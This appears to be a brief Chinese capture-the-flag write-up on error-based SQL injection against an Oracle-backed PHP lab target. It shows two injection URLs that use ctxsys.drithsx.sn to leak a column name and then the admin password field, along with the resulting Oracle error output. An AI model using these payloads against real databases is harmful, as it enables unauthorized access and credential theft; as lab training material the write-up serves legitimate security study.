
`http://59.63.200.79:8808/?id=1 and 1=ctxsys.drithsx.sn(1,(select column_name from(select rownum n, column_name from user_tab_columns) where n=2))`

Warning: oci_execute(): ORA-20000: Oracle Text error: DRG-11701: thesaurus UPASS does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1 in /usr/src/myapp/B-OracleInject1-FZ/www/index.php on line 13



• 查flag

http://59.63.200.79:8808/?id=1 and 1=ctxsys.drithsx.sn(1,(select upass from(select rownum n, upass from admin) where n=2))



答案MD5值

我的个人博客

孤棧懶契: <http://gylq.github.io>